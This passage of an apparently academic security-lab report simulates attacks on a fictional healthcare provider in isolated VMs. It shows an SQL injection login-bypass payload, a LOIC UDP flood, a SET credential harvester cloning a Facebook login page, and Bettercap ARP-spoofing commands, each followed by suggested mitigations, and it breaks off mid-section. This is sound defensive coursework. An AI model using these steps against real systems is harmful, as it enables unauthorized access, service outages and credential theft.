



Step 3: When the user tries to log in, the Burp Suite records the HTTP POST request that was sent with Intercept enabled. Username (uid) and password (passw) arguments were included in the intercepted request.





Step 4: The attacker then modifies the POST parameters**,**






Command:

uid=' OR '1'='1' --

passw=' OR '1'='1'

By altering the underlying SQL query, this payload makes sure that the conditional statement always evaluates to true. Checks for authentication are thus circumvented.

Step 5: The web server receives the modified request. The answer attested to the successful circumvention of authentication constraints, the server then responds with an administrative dashboard ("Hello Admin User" page), demonstrating successful privilege escalation. This outcome confirms that the target web application did not properly sanitize user input before constructing its SQL query.



Observation and Analysis:

Successful exploitation allowed access to administrative content without legitimate credentials.

Within MediCloud's real environment, an equivalent flaw could expose electronic health records (EHRs) or patient data.

Detection of the attack would rely on lab-integrated tools (e.g., Snort, Splunk) triggering alerts on abnormal SQL query patterns or authentication anomalies.

Recommended Mitigation Controls:

Use prepared statements to implement parameterised queries and input sanitisation.

To screen dangerous requests, use Web Application Firewalls (WAFs).

Perform routine vulnerability scanning with automated tools (e.g., Nikto, OWASP ZAP).

Incorporate SIEM alert rules to detect anomalous database queries or repeated unsuccessful login attempts.

Make sure developers receive regular training on the OWASP Top 10 vulnerabilities and enforce secure coding practices.

5.2.DDoS Attacks


By overloading a target server with excessive network traffic, a Distributed Denial-of-Service (DDoS) assault could overwhelm MediCloud Health's online services. This was the aim of the simulation. To simulate a situation in which MediCloud's cloud-based EHR interface or patient monitoring API becomes inaccessible owing to bandwidth fatigue, network stress was introduced in this controlled lab test. This experiment emphasises how crucial scalable load balancing, traffic filtering, and rate limitation are for healthcare applications that require continuous availability.

Tools and Environments:


- Attack Platform: Kali Linux VM
- Tool Used: Low Orbit Ion Cannon (LOIC)
- Target Platform: Windows Server VM (192.168.56.102)
- Monitoring Tools: Wireshark and Windows Resource Monitor
- Network Segment: Isolated Virtual Box internal network

Methodology:

Step 1: The attacker used many threads to create high-frequency network packets by setting the target IP address (192.168.56.102) in LOIC and choosing the UDP flood mode on port 49152. The Kali Linux computer was used to launch LOIC, which mimicked many connection attempts aimed at MediCloud's EHR server.




Step 2: When LOIC was activated, it mimicked a volumetric attack by sending UDP packets quickly. An excessive inbound load for the target server was shown by the tool's UI, which verified the quantity of requests generated per second.



Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
20950	19.822338294	192.168.56.101	192.168.56.102	UDP	54	38399 → 49152 Len=12
20951	19.822557549	192.168.56.101	192.168.56.102	UDP	54	43677 → 49152 Len=12
20952	19.823058191	192.168.56.101	192.168.56.102	UDP	54	47718 → 49152 Len=12
20953	19.823288667	192.168.56.101	192.168.56.102	UDP	54	57769 → 49152 Len=12
20954	19.823497191	192.168.56.101	192.168.56.102	UDP	54	45270 → 49152 Len=12
20955	19.823702488	192.168.56.101	192.168.56.102	UDP	54	58095 → 49152 Len=12
20956	19.823987195	192.168.56.101	192.168.56.102	UDP	54	59389 → 49152 Len=12
20957	19.824404940	192.168.56.101	192.168.56.102	UDP	54	48385 → 49152 Len=12
20958	19.824970868	192.168.56.101	192.168.56.102	UDP	54	57402 → 49152 Len=12
20959	19.825275700	192.168.56.101	192.168.56.102	UDP	54	42721 → 49152 Len=12
20960	19.825469867	192.168.56.101	192.168.56.102	UDP	54	53317 → 49152 Len=12
20961	19.826011918	192.168.56.101	192.168.56.102	UDP	54	56119 → 49152 Len=12
20962	19.826465742	192.168.56.101	192.168.56.102	UDP	54	51892 → 49152 Len=12
20963	19.826754948	192.168.56.101	192.168.56.102	UDP	54	56664 → 49152 Len=12
20964	19.827041022	192.168.56.101	192.168.56.102	UDP	54	46422 → 49152 Len=12
20965	19.827236456	192.168.56.101	192.168.56.102	UDP	54	43918 → 49152 Len=12
20966	19.827634507	192.168.56.101	192.168.56.102	UDP	54	60715 → 49152 Len=12
20967	19.827846116	192.168.56.101	192.168.56.102	UDP	54	33428 → 49152 Len=12
20968	19.828041339	192.168.56.101	192.168.56.102	UDP	54	47072 → 49152 Len=12
20969	19.828251665	192.168.56.101	192.168.56.102	UDP	54	38765 → 49152 Len=12
20970	19.830673361	192.168.56.101	192.168.56.102	UDP	54	48643 → 49152 Len=12

Step 3: On the target Windows virtual machine, thousands of incoming UDP packets from the attack source (192.168.56.101 →192.168.56.102) were monitored in real time using Wireshark. The packet capture revealed constant, repetitive, and pointless traffic going to the same port, which is characteristic of a flooding attack.



Step 4: As the server attempted to handle the volumetric requests, Windows Resource Monitor showed noteworthy CPU usage spikes (nearing 100%) as well as increased disc and memory activity. Even though the virtual machine was still accessible, service responsiveness drastically decreased, which is similar to what would happen to an online portal in the event of a real-world DDoS attack.

5.3.Phishing Simulation


This simulation's purpose was to show how a focused phishing campaign may be utilised to obtain user credentials via fraudulent websites. The purpose of this test in the Cyber Security Lab was to demonstrate how MediCloud Health staff members could be duped into disclosing private login information, highlighting the importance of thorough email and user awareness training.

Tools and Environments:

- Attack Platform: Kali Linux VM
- Tool Used: Social-Engineer Toolkit (SET v8.0.3)
- Attack Vector: Credential Harvester (web-based phishing simulation)
- Target Environment: Windows client browser within the lab network
- Attacker IP (Hosting Server): 192.168.1.248

Methodology:

Step 1: The attacker used the setoolkit command to launch the Social Engineer Toolkit from the Kali console. Penetration testers can safely model social engineering-based attacks in a lab setting by using the open-source SET framework.



Step 2: Following the selection of option 1 “Social Engineering Attacks”, from the main menu, menu 2 “Website Attack Vectors”, which contains templates for browser-based credential harvesting, was chosen.

```
┌──(rmps㉿Kali-attacker)-[~]
└─$ raghav cb014031
```

Shell No. 1

File Actions Edit View Help

```
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Step 3: In the Website Attack Vector, the Credential Harvester Method (option 3) was selected. With the help of this function, SET can replicate a trustworthy website and obtain any login information that is entered there.

```
┌──(rmps㉿Kali-attacker)-[~]
└─$ raghav cb014031
```

Shell No. 1


File Actions Edit View Help

```
njection through HTA files which can be used for Windows-based PowerShell exp
loitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```


Step 4: The login page from https://login.facebook.com/login.php was copied to the attacker's local computer (192.168.1.248) using SET's Site Cloner function. For demonstration purposes, the tool automatically altered the web forms such that all submitted credentials would be relayed back to the attacker's server.

```
rmps@Kali-attacker: ~
File  Actions  Edit  View  Help
┌──(rmps㉿Kali-attacker)-[~]
└─$ raghav cb014031

Shell No. 1
File  Actions  Edit  View  Help

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
1.248]: 192.168.1.248
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com/login/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

192.168.1.248 - - [09/Oct/2025 23:56:02] "GET / HTTP/1.1" 200 -
```

Step 5: SET used the attacker's IP address to display the copied website after starting a small web server on port 80. This URL may be included in a fraudulent email or instant messaging link in a business setting.



Step 6: Once a user had accessed the fraudulent website and input their login credentials, SET captured the POST request and showed the collected data instantly.
The demonstration's successful credential harvesting process was confirmed by the capture of the attacker console's username and password fields.



Observations and Analysis:

The simulation effectively reproduced a realistic phishing circumstance, illustrating how visitors might be duped by visually convincing copied websites. The fact that the attack only required human manipulation rather than the direct exploitation of code flaws shows that social engineering is still a major cyberthreat. Successful phishing attempts within MediCloud Health could give hackers access to email, cloud, or VPN credentials, which could result in additional internal attacks or data exfiltration. The Cyber Security Lab's defensive tools, such as Splunk SIEM, IDS alerts, and mail filter logs, would be assessed to verify detection and produce alarms for such occurrences.

Recommended Mitigation Controls

- Email and Security Awareness Training: Conduct routine phishing-simulation drills and mandatory yearly training.
- Email Filtering and Link Scanning Gateways: Flag questionable domains and block harmful URLs.
- Multi-Factor Authentication (MFA): Require secondary verification factors to reduce the possibility of stolen passwords.
- Browser and URL Security: For internal users, enforce domain whitelisting and SSL inspection.
- Incident Response Procedures: Develop reporting workflows so employees can quickly flag suspected phishing messages.
- Regular Simulated Phishing Campaigns: To monitor progress and assess awareness, use controlled exercises.

5.4.Man-in-the-Middle (MITM)

The purpose of this controlled experiment was to show how attackers could monitor and intercept network traffic between two interacting hosts in the setting of MediCloud Health. The simulation demonstrated how sensitive communications from workstations or IoT devices can be exposed when encryption or network segmentation is insufficient by executing ARP spoofing inside the lab network.

Tools and Environment:


- Attack Platform: Kali Linux VM
- Tool Used: Bettercap v2.33.0
- Technique: ARP Spoofing & Traffic Sniffing
- Targets: Two local network hosts (approx. 172.20.10.3–172.20.10.4 range in simulation)
- Network Configuration: Local / Controlled subnet mimicking MediCloud IoT segment

Methodology:

Step 1: The attacker enabled packet forwarding using the command:

sudo sysctl -w net.ipv4.ip_forward=1

This puts the packets in line for interception by enabling the Kali system to relay them between the victim and the gateway.



Step 2: Using net.probe and net.recon, the attacker launched Bettercap (sudo bettercap –iface eth0) to map the subnet's active hosts. Endpoints found, which represented a workstation and an Internet of Things device, were shown in the command output. The Kali VM was positioned between the target device and the gateway during the Bettercap session, rerouting traffic through the attacker's system for examination.

```
1 Milni Mubarack
root@kali: ~

┌──(root㉿kali)-[~]
└─# sudo bettercap --iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

172.20.10.0/28 > 172.20.10.3  » [22:27:11] [sys.log] [inf] gateway monitor started ...
172.20.10.0/28 > 172.20.10.3  » net.probe on
172.20.10.0/28 > 172.20.10.3  » [22:27:24] [sys.log] [inf] net.probe starting net.recon as a requirement for net
.probe
172.20.10.0/28 > 172.20.10.3  » [22:27:24] [sys.log] [inf] net.probe probing 16 addresses on 172.20.10.0/28
172.20.10.0/28 > 172.20.10.3  » [22:27:25] [endpoint.new] endpoint 172.20.10.4 detected as 84:9e:56:00:82:4f (CL
OUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.).
172.20.10.0/28 > 172.20.10.3  » set arp.spoof.fullduplex true
172.20.10.0/28 > 172.20.10.3  » set arp.spoof.targets 172.20.10.4
172.20.10.0/28 > 172.20.10.3  » set net.sniff.local true
172.20.10.0/28 > 172.20.10.3  » arp.spoof on
172.20.10.0/28 > 172.20.10.3  » [22:28:32] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
172.20.10.0/28 > 172.20.10.3  » [22:28:32] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router
 has ARP spoofing mechanisms, the attack will fail.
172.20.10.0/28 > 172.20.10.3  » net.sniff on
```

Step 3: Once the spoofing was active, Bettercap captured outgoing connection, such as HTTPS requests to popular domains (facebook.com, instagram.com, officeapps.live.com), demonstrating successful interceptions. Although TLS encryption prevented reading message contents, the Server Name Indication (SNI) headers revealed which services users accessed, evidencing significant metadata leakage even over encrypted channels.

```
1 Milni Mubarack
root@kali: ~

